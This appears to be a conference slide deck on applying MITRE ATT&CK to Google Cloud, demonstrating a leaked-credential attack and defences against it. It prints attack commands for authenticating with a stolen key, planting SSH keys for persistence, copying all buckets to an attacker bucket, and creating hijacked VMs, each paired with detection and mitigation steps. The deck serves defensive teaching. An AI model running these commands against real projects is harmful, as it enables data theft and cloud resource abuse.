

OH CR&P!

I think we've been breached

Applications of the MITRE ATT&CK framework on Google Cloud

Authors: Garrett Wong, Wilson Liu

Disclaimer

The following presentation is a representation of our own research and not necessarily the opinions of Google Cloud.

This presentation does not discuss forward looking statements, non-public material or confidential information.

The Presenters



Garrett Wong

Strategic Cloud Engineer



Wilson Liu

Strategic Cloud Engineer



MITRE ATT&CK Brief

The MITRE ATT&CK[®] framework is the most widely adopted investigation framework at present

Many enterprises are moving toward more widespread adoption as this framework improves its integration and automation capabilities.

Knowledge base of adversary tactics, techniques and procedures (TTPs).

63% Orgs use MITRE ATT&CK in their SOC ¹

81% Orgs experience ATT&CK techniques monthly ¹

87% Adopting ATT&CK for will improve security posture ¹

1. https://cltc.berkeley.edu/wp-content/uploads/2020/10/MITRE_ATTCK_Framework_Report.pdf

In this Presentation...




We'll introduce **2 Cloud Reference Architectures**. The **first** is representative of an **unsecured**, default GCP Project. The **second** will be a **more secured** GCP Project Environment.

We'll simulate, discuss and demonstrate the impacts of the **Leaked Credential event** from both a **Red Team** and **Blue Team** perspective.

We'll conclude with security best practices, recommendations around detective and preventive measures to bolster your **cloud security posture**.

Architectures



T1078

Initial Access

Valid Accounts

T1098

Persistence

Account Manipulation



T1537

Exfiltration

Transfer Data to Cloud Account

T1496

Impact

Resource Hijacking

Initial Access: Valid Accounts

Attack

```
gcloud auth activate-service-account --key-file  
key.json  
  
gcloud auth list  
  
gcloud projects get-iam-policy $PROJECT_ID
```

Discover
Key

Attack
Vectors

Access via
Key

Initial Access: Valid Accounts

Initial Attack

```
To set the active account, run:
  $ gcloud config set account `ACCOUNT`

latt&ck $
latt&ck $ gcloud projects list
PROJECT_ID      NAME                PROJECT_NUMBER
mitre-default   mitre-default      173814306518
latt&ck $ gcloud projects get-iam-policy mitre-default
bindings:
- members:
  - serviceAccount:service-173814306518@compute-system.iam.gserviceaccount.com
    role: roles/compute.serviceAgent
- members:
  - serviceAccount:173814306518-compute@developer.gserviceaccount.com
  - serviceAccount:173814306518@cloudservices.gserviceaccount.com
    role: roles/editor
- members:
  - serviceAccount:service-173814306518@gcp-sa-websecurityscanner.iam.gserviceaccount.com
    role: roles/websecurityscanner.serviceAgent
etag: BwXLD3W3Pz4=
version: 1
latt&ck $
```

Initial Access: Valid Accounts

Detect | Mitigate



Detect Threat

- Anomaly Detection Leaked Credentials (SCC Finding)
- SA Self Investigation Alert (SCC Findings)
- Suspicious IPs (Admin Activity logs)




Mitigate Threat

- Disable Auto IAM Grants for [Default Accounts](#)
- Disable service account [key creation](#)
- Workload [Identity Federation](#)
- VPC [Service Controls](#)

Initial Access: Valid Accounts

Mitigate the Attack



Persistence: Account Manipulation

Attack

Create
SSH Keys

```
cat > metadata-ssh-config << EOF
persistence-user:$SSH_PUB_KEY
EOF

gcloud compute project-info add-metadata \
  --metadata-from-file ssh-keys=metadata-ssh-config

gcloud compute project-info add-metadata \
  --metadata="enable-oslogin=FALSE"
```

Keys to
Metadata
Server

Persist
Login

Persistence: Account Manipulation

Attack

```
att&ck — persistence-user@instance-1: ~ — gnuTTY-ssh -vvvv -l ~/.ssh/persistence -l persistence-user 35.226.81.92 — 80x24
12
Adding new key for 35.226.81.92 to /Users/garrettwong/.ssh/known_hosts: ssh-rsa
SHA256:z4ff931fZFzQ/l+qmmr9FUIybZNTTrlB0mo+EYM1vqik
Adding new key for 35.226.81.92 to /Users/garrettwong/.ssh/known_hosts: ecdsa-sh
a2-nistp256 SHA256:YeGbWvv6WyuK8Ib/UfVF5jaBNYkrWB12vrc0EpXs/nI
debug1: update_known_hosts: known hosts file /Users/garrettwong/.ssh/known_hosts
2 does not exist
debug3: receive packet: type 99
debug2: channel_input_status_confirm: type 99 id 2
debug2: PTY allocation request accepted on channel 2
debug2: channel 2: rcvd adjust 2097152
debug3: receive packet: type 99
debug2: channel_input_status_confirm: type 99 id 2
debug2: shell request accepted on channel 2
Linux instance-1 4.19.0-17-cloud-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86
_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
persistence-user@instance-1:~$
```

Persistence: Account Manipulation

Detect | Mitigate



Detect Threat

- Detect project and instance metadata changes (Admin Activity logs)
- Detect unrecognized IP addresses (OS Level Logs)



Mitigate Threat

- Enforce [OS Login](#)
- Disable [Public IPs](#)
- [IAP](#) for TCP Forwarding

Persistence: Account Manipulation

Mitigating the Attack

```
att&ck — gnubby-ssh -vvvv -i ~/.ssh/persistence -l persistence-user 34.67.75.16 — 80x24
~/Git/mitre-attack-scripts/att&ck — persistence-user@instance-1: ~ — -bash ...  ...ripts/att&ck — gnubby-ssh -vvvv -i ~/.ssh/persistence -l persistence-user 34.67.75.16 +
debug1: auto-mux: Trying existing master
debug1: Control socket "/Users/garrettwang/.ssh/master-persistence-user@34.67.75.16:22" does not exist
debug3: ssh_connect_direct: entering
debug1: Connecting to 34.67.75.16 [34.67.75.16] port 22.
debug3: set_sock_tos: set socket 3 IP_TOS 0x48
debug1: using TCP window size of 65536 / 65536
debug1: Connection established.
debug1: identity file /Users/garrettwang/.ssh/persistence type 0
debug1: identity file /Users/garrettwang/.ssh/persistence-cert type -1
debug1: identity file /Users/garrettwang/.ssh/id_rsa type 0
debug1: identity file /Users/garrettwang/.ssh/id_rsa-cert type -1
debug1: identity file /Users/garrettwang/.ssh/id_rsa type 0
debug1: identity file /Users/garrettwang/.ssh/id_rsa-cert type -1
debug1: identity file /Users/garrettwang/.ssh/localhost/id_rsa type -1
debug1: identity file /Users/garrettwang/.ssh/localhost/id_rsa-cert type -1
debug1: identity file /Users/garrettwang/.ssh/clusterhost/id_rsa type -1
debug1: identity file /Users/garrettwang/.ssh/clusterhost/id_rsa-cert type -1
debug1: identity file /Users/garrettwang/.ssh/id_ed25519 type 3
debug1: identity file /Users/garrettwang/.ssh/id_ed25519-cert type -1
debug1: identity file /Users/garrettwang/.ssh/id_ecdsa type -1
debug1: identity file /Users/garrettwang/.ssh/id_ecdsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_8.6
```

Exfiltration: Transfer Data to Cloud Account

Attack

Discover
Buckets

```
EXFIL_BUCKET="gs://attackers-bucket-for-exfil"  
BUCKETS=$(curl  
'http://storage.googleapis.com/storage/v1/b'..)  
  
for bucket in $BUCKETS; do  
  gsutil ls gs://$bucket  
  gsutil -m cp -R "gs://$bucket"  
  "gs://$EXFIL_BUCKET/$bucket"  
done
```

Exfiltrate
Data

Transfer
data
externally

Exfiltration: Transfer Data to Cloud Account

Attack

```
att&ck — Python • gsutil -m cp -R gs://mitre-default-sensitive-ab16/gs://exfiltrater-gcs — 80x24
~/Git/mitre-attack-scripts/att&ck — persistence-user@instance-1: ~ — bash ... ..t&ck — Python • gsutil -m cp -R gs://mitre-default-sensitive-ab16/gs://exfiltrater-gcs ✨ +
/netcoreapp3.1/project.razor.json [Content-Type=application/json]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/data/pii/addresses
.txt [Content-Type=text/plain]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/data/pii/firstnames.txt [Content-Type=text/plain]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/data/pii/lastnames.txt [Content-Type=text/plain]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/data/pii/ssns.txt [Content-Type=text/plain]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/init.sh [Content-Type=application/x-sh]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/policy.tmp.json [Content-Type=application/json]...
Copying gs://mitre-default-sensitive-ab16/csmi-scavenger-hunt/init_project.sh [Content-Type=application/x-sh]...
Copying gs://mitre-default-sensitive-ab16/terraform/1.persistence/.terraform.lock.hcl [Content-Type=application/octet-stream]...
Copying gs://mitre-default-sensitive-ab16/terraform/1.persistence/1.persistence.env.tf [Content-Type=application/octet-stream]...
Copying gs://mitre-default-sensitive-ab16/terraform/1.persistence/terraform.tfstate [Content-Type=application/octet-stream]...
Copying gs://mitre-default-sensitive-ab16/terraform/1.persistence/terraform.tfstate.backup [Content-Type=application/octet-stream]...
[65/75 files][829.2 KiB/840.6 KiB] 98% Done
```


Exfiltration: Transfer Data to Cloud Account

Detect | Mitigate



Detect Threat

- Data Read to GCS objects (Data Access logs)
- VPC Service Controls Violations (Policy Denied logs)



Mitigate Threat

- VPC [Service Controls](#)
- Least Privilege Permission

Exfiltration: Transfer Data to Cloud Account

Mitigating the Attack

```
att&ck — sa_113113636128928705020@instance-1: ~ — gnuTTY - Python - S ~/Downloads/google-cloud-sdk/lib/gcloud.py compute ssh instance-1 --zone us-...
gs://mitre-secure-sensitive-ab16/3a_default.sh
gs://mitre-secure-sensitive-ab16/3b._secure.sh
gs://mitre-secure-sensitive-ab16/3b.attack.sh
gs://mitre-secure-sensitive-ab16/4a.attack.sh
gs://mitre-secure-sensitive-ab16/4a_default.sh
gs://mitre-secure-sensitive-ab16/4b._secure.sh
gs://mitre-secure-sensitive-ab16/4b.attack.sh
gs://mitre-secure-sensitive-ab16/discovery.sh
gs://mitre-secure-sensitive-ab16/persistence.sh
gs://mitre-secure-sensitive-ab16/pii-secrets.txt
gs://mitre-secure-sensitive-ab16/privilege-escalation.sh
sa_113113636128928705020@instance-1:~$ gsutil cat gs://mitre-secure-sensitive-ab16/pii-secrets.txt
Garrett,123-456-7890
Wilson,444-222-3333

sa_113113636128928705020@instance-1:~$ gsutil cp gs://mitre-secure-sensitive-ab16/pii-secrets.txt gs://exfiltrater-gcs
Copying gs://mitre-secure-sensitive-ab16/pii-secrets.txt [Content-Type=text/plain]...
AccessDeniedException: 403 Request is prohibited by organization's policy. vpcServiceControlsUniqueIdentifier: 3UGQYB1xk8gGsmJH1tOPcVam0ej5wlia8TTY73UxAF0QzIFe2o2tkA
sa_113113636128928705020@instance-1:~$ █
```

Impact: Resource Hijacking

Attack

```
cat > metadata-ssh-config << EOF
persistence-user:$SSH_PUB_KEY
EOF
```

```
gcloud compute project-info add-metadata \
  --metadata="enable-oslogin=FALSE"
```

```
gcloud compute project-info add-metadata \
  --metadata-from-file ssh-keys=metadata-ssh-config
```

Create
VMs

Create
NATs

Abuse
Resources

Impact: Resource Hijacking

Attack

```
~/Git/mitre-attack-scripts/att&ck — persistence-user@instance-1: ~ — bash ... ..cure-boot --shielded-vtpm --shielded-integrity-monitoring --reservation-affinity=any +
projectNumber)")
gcloud config set project $PROJECT_ID

att&ck $ gcloud config set project $PROJECT_ID
Updated property [core/project].
att&ck $
att&ck $ gcloud beta compute \
>   --project=${PROJECT_ID} instances create instance-2 \
>   --zone=us-central1-a --machine-type=e2-medium \
>   --subnet=default --maintenance-policy=MIGRATE \
>   --service-account=${PROJECT_NUMBER}-compute@developer.gserviceaccount.com
\
>   --scopes=https://www.googleapis.com/auth/devstorage.read_only,https://www.
googleapis.com/auth/logging.write,https://www.googleapis.com/auth/monitoring.wri
te,https://www.googleapis.com/auth/servicecontrol,https://www.googleapis.com/aut
h/service.management.readonly,https://www.googleapis.com/auth/trace.append \
>   --image-family=debian-10 \
>   --image-project=debian-cloud --boot-disk-size=10GB \
>   --boot-disk-type=pd-balanced --boot-disk-device-name=default-123 \
>   --no-shielded-secure-boot --shielded-vtpm --shielded-integrity-monitoring
\
>   --reservation-affinity=any
```

Impact: Resource Hijacking

Detect | Mitigate



Detect Threat

- Anomaly Detection (SCC Findings)
- Cryptomining Detection (SCC Findings)
- Suspicious IPs (Admin Activity logs)
- Org Policy Violation (Admin Activity logs)



Mitigate Threat

- [Organizational Policies](#)
 - Allowed external IPs
 - Restrict Cloud NAT usage
 - Restrict Locations
 - VPC Service Controls

Impact: Resource Hijacking

Mitigating the Attack

```
~/Git/mitre-attack-scripts/att&ck -- persistence-user@instance-1: ~ -- -bash ...  ~/Git/mitre-attack-scripts/att&ck -- -bash +
att&ck $
att&ck $ gcloud beta compute \
>   --project=${PROJECT_ID} instances create instance-4 \
>   --zone=us-west1-a --machine-type=e2-medium \
>   --subnet=default --maintenance-policy=MIGRATE \
>   --service-account=${PROJECT_NUMBER}-compute@developer.gserviceaccount.com
>   \
>   --scopes=https://www.googleapis.com/auth/devstorage.read_only,https://www.
googleapis.com/auth/logging.write,https://www.googleapis.com/auth/monitoring.wri
te,https://www.googleapis.com/auth/servicecontrol,https://www.googleapis.com/aut
h/service.management.readonly,https://www.googleapis.com/auth/trace.append \
>   --image-family=debian-10 \
>   --image-project=debian-cloud --boot-disk-size=10GB \
>   --boot-disk-type=pd-balanced --boot-disk-device-name=instance-4 \
>   --no-shielded-secure-boot --shielded-vgm --shielded-integrity-monitoring
--reservation-affinity=any

ERROR: (gcloud.beta.compute.instances.create) Could not fetch resource:
- Constraint constraints/compute.vmExternalIpAddress violated for project 996532
272211. Add instance projects/mitre-secure/zones/us-west1-a/instances/instance-4
to the constraint to use external IP with it.

att&ck $
```

Concluding remarks...



VPC
Service
Controls



Organization
Policy



Cloud IAM



Cloud Security
Command
Center



Cloud
Logging

[GCP Security Foundations White Paper](#)



[Sample ATT&CK scripts and logs](#)

Questions?

Feedback Form

<https://bit.ly/fwdcs21-wong>

